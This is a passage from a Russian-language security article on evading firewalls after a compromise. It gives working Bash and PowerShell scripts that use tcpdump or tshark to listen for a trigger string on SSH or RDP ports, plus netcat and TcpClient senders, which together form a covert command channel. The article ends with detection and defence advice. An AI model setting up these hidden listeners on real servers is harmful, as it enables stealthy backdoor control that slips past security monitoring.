Изначально мы договорились, что жертва — это Linux-сервер, но ведь про Windows тоже интересно. Поэтому бегло глянем, можно ли там провернуть похожий фокус.

Под Windows (по крайней мере, в Windows 11) тоже можно привязывать несколько сокетов к одному серверному порту. Однако есть ряд важных отличий:

1. Опция SO_REUSEPORT не поддерживается в Windows, вместо неё есть опция SO_REUSEADDR, выполняющая схожие функции.
2. Открытие нескольких сокетов на одном серверном порту не приводит к разделению трафика между ними. Операционная система отправляет весь трафик только в первый открытый сокет.

Таким образом, Windows, как ни странно, в данном случае оказалась более защищённой, нежели Linux, и данная техника в ней работать не будет.

Всё-таки нужен root или нет?

Как отмечалось ранее, для того чтобы создать дублирующий сокет под Linux, необходимо, чтобы у приложения был тот же UID, что и у приложения, создавшего первый сокет. То есть в общем случае root не нужен. Но для проведения практических атак всё же без root не обойтись, поскольку в большинстве случаев легитимные серверные приложения создают сокеты под пользователем root.

Техника 2. Использование анализатора пакетов

Linux и tcpdump

Анализаторы пакетов, или на жаргоне снифферы (sniffers), — очень распространённое средство диагностики сетевых проблем. Как правило, они считаются безобидными и встречаются, наверное, на половине всех продуктивных серверов в Интернете. Самым распространённым снифферoм под Linux считается tcpdump. Он включен в состав репозиториев, пожалуй, всех современных дистрибутивов Linux.

Принцип работы анализатора пакета в том, что он получает весь трафик, приходящий на указанный пользователем сетевой интерфейс, исключая трафик, отфильтрованный межсетевым экраном. С учётом первой рассмотренной техники вы, наверное, уже догадались, как можно использовать сниффер для обхода фильтрации. Если нет, то алгоритм предельно прост:

1. Находим легитимное серверное приложение, к порту которого разрешены входящие подключения.
2. Создаём программу, которая будет получать с tcpdump трафик по определённому порту и, в случае обнаружения в нём строки-команды, выполнять определённые действия.
3. На удалённой стороне делаем скрипт / приложение, посылающее строки-команды на узел-жертву.

В предыдущей технике мы использовали NGINX как точку входа вредоносного трафика. Он, конечно, распространён, но есть далеко не везде. Зато SSH-сервер присутствует практически на каждом Linux-узле. Вот с его помощью и будем запускать посторонний трафик в обход межсетевого экрана.

Ещё одним плюсом данной техники является простота её реализации. Для неё не обязательно писать программы на Python или каком-то другом языке программирования. Вполне достаточно будет обычных Shell-скриптов. Поэтому переработаем нашу систему удалённого управления с Python на Shell. Сервер rat_server.py станет rat_server.sh:

```
#!/bin/bash

tcpdump -l -i lo -A dst port 22 | \
{
 while read -r line; do
  if [[ "$line" == *'$$$-eto-gg-$$$'* ]]; then
   filename="/dev/shm/system_hacked.$(date)"
   touch "$filename"
   echo "$filename"
  fi
 done
}
```

Клиент rat_client.py станет rat_client.sh (для его работы в Debian нужен пакет netcat-traditional):

```
#!/bin/bash

echo '$$$-eto-gg-$$$' | nc 127.0.0.1 22
```

Эксперимент 2.1. Обход межсетевого экрана с помощью анализатора пакетов tcpdump

Как и в предыдущей технике, запускаем сначала rat_server.sh, а затем rat_client.sh в другом сеансе. «Вредоносный» трафик без проблем прошёл межсетевой экран и был воспринят серверной частью. Firewall не спас (Рисунок 9).



Рисунок 9

Windows и tshark

На Windows машинах тоже можно обходить межсетевой экран с помощью анализатора пакетов. Наиболее популярным снифферoм под Windows является Wireshark. Он предназначен для работы в графическом режиме, но в его поставке есть и консольный вариант — tshark.

Самое интересное в том, что при установке Wireshark по умолчанию библиотека захвата пакетов — Npcap устанавливается в режиме, при котором не требуются права администратора для её использования (Рисунок 10).



Рисунок 10

Это позволяет использовать данную технику даже обычным пользователям, не обладающим повышенными полномочиями. К слову говоря, если tshark ставить под Linux, то он тоже может быть настроен для работы без прав администратора. Правда, доступ к библиотеке захвата пакетов всё равно будет ограничен специальной группой «wireshark» (Рисунок 11).



Рисунок 11

Принцип обхода межсетевого экрана под Windows с помощью tshark абсолютно такой же, как и обход nftabtles под Linux с помощью tcpdump:

1. Находим открытый порт, например, RDP (TCP:3389).
2. Настраиваем сниффер на мониторинг данного порта и выделения строк-команд.
3. С удалённой машины отправляем специальную строку-команду.

В очередной раз перепишем нашу систему удалённого управления, но уже на PowerShell. Серверный скрипт rat_server_win.ps1 будет выглядеть следующим образом:

```
# Подразумевается установка Wireshark с параметрами по умолчанию
cd "C:\Program Files\Wireshark\"
.\tshark.exe -n -l -w - -i Ethernet tcp dst port 3389 | ForEach-Object `
{
  if ($_ -like '*$$$-eto-gg-$$$*' )
  {
    $time=Get-Date -UFormat "%B %d %Y %H-%M"
    $filename="C:\Windows\Temp\system_hacked." + $time
    New-Item "$filename" -type file -Force
  }
}
```

В принципе клиентским скриптом может быть и ранее использованный rat_client.sh, но для чистоты эксперимента напишем на PowerShell его аналог rat_client_win.ps1:

```
$client = New-Object System.Net.Sockets.TcpClient
$client.Connect("192.168.190.128", 3389) # укажите здесь IP вашей машины и порт

$stream = $client.GetStream()
$sendBytes = ([System.Text.Encoding]::ASCII).GetBytes('$$$-eto-gg-$$$')
$stream.Write($sendBytes, 0, $sendBytes.Length)

$stream.Close()
$client.Close()
```

Эксперимент 2.2. Обход межсетевого экрана с помощью анализатора пакетов tshark под Windows

Проведение эксперимента под Windows все же будет немного отличаться от Linux. Дело в том, что в Windows межсетевое экранирование не распространяется на локальный трафик, поэтому клиент придется запускать с другого узла. Результаты работы клиентского скрипта (Рисунок 12) и серверного скрипта (Рисунок 13) показывают, что «вредоносный» трафик успешно преодолел защиту. Firewall опять не спас.



Рисунок 12



Рисунок 13

Анализ опасности техник

Мы с вами посмотрели две техники обхода межсетевых экранов. Теперь проанализируем их опасность и применимость в реальных условиях.

Наиболее опасной особенностью продемонстрированных техник является их архитектурный характер. Они не завязаны на уязвимости какого-то конкретного приложения или операционной системы, а относятся к особенностям реализации стека TCP/IP на системном уровне. Причём работают как для TCP, так и для UDP, позволяют обходить как локальные, так и шлюзовые межсетевые экраны.

В то же время техники не могут применяться для изначального взлома узла, а работают лишь в случаях, когда злоумышленник уже получил доступ к системе каким-либо другим способом. Основная цель техник — скрыть следы пребывания хакера в системе.

Ещё одним существенным ограничением рассмотренных техник является требование по наличию специфических полномочий. Для кражи сокета взломщику понадобится пользователь, который запустил легитимное серверное приложение, а для использования сниффера — пользователь с правами на запуск библиотеки захвата пакетов:

- root — для tcpdump;
- группа wireshark или root — для tshark под Linux;
- обычный пользователь — для tshark под Windows.

Обычно для создания каналов управления захваченными серверами хакеры используют технику, называемую reverse shell. Суть техники в том, что серверная часть системы удалённого управления, размещаемая на захваченном сервере, не ждет подключений от клиентов, а сама устанавливает связь со специальным сервером посредником. Затем хакер посылает команды управления по установленному каналу. Этот прием позволяет без проблем обходить ограничения на входящие подключения, но все же имеет ряд недостатков, по сравнению с рассмотренными в этой статье техниками, главным из которых является жесткая привязка серверной части системы управления к специализированному серверу, который легко может быть обнаружен и заблокирован. Рассмотренные же техники в этом плане более опасны, поскольку не имеют таких привязок и позволяют получать команды от любых узлов сети.

Выявление фактов применения техник

Техника кражи сокета имеет довольно слабую маскировку:

1. Вредоносный сокет виден в системе. Например, при краже http сокета мы могли бы распознать систему удаленного управления с помощью стандартной команды ss -ltup (Рисунок 14).



Рисунок 14

2. Техника предполагает перехват вредоносом части трафика легитимного приложения. При этом если легитимный трафик не будет возвращён целевому приложению, то в работе последнего будут наблюдаться сбои. Если же трафик будет возвращаться легитимному приложению, то это будет занимать определённое время, что негативным образом скажется на общей производительности системы.

3. Команды от клиента будут частично попадать на обработку в легитимное серверное приложение, что может привести к появлению записей в журналах ошибок.

Техника применения анализаторов пакетов значительно более скрытна, нежели предыдущая. Она не подвержена первым двум демаскирующим признакам техники кражи сокетов, а может быть обнаружена лишь по анализу журналов легитимных серверных приложений или путём мониторинга списка активных процессов.

Пример 1. Предыдущая попытка перехвата трафика с TCP:22 (эксперимент 2.1) породила в журнале демона sshd запись об ошибке (Рисунок 15):

Рисунок 15

Пример 2. Команда ps -a показывает серверную часть системы удалённого управления в списке процессов (Рисунок 16).



Рисунок 16

Защита

Для защиты от кражи сокетов необходимо настраивать серверные приложения в стандартный режим монопольного использования сетевых портов. На использование опций SO_REUSEPORT или SO_REUSEADDR для серверных сокетов следует наложить табу.

С защитой от использования снифферов всё, с одной стороны, сложнее, с другой стороны, проще. В продуктивной системе не должно быть приложений или библиотек, позволяющих проводить захват пакетов. Провели диагностику — удалите снифферы за собой. Кроме того, нужно попытаться организовать замкнутую программную среду, ну или, по крайней мере, отслеживать факты использования менеджеров пакетов.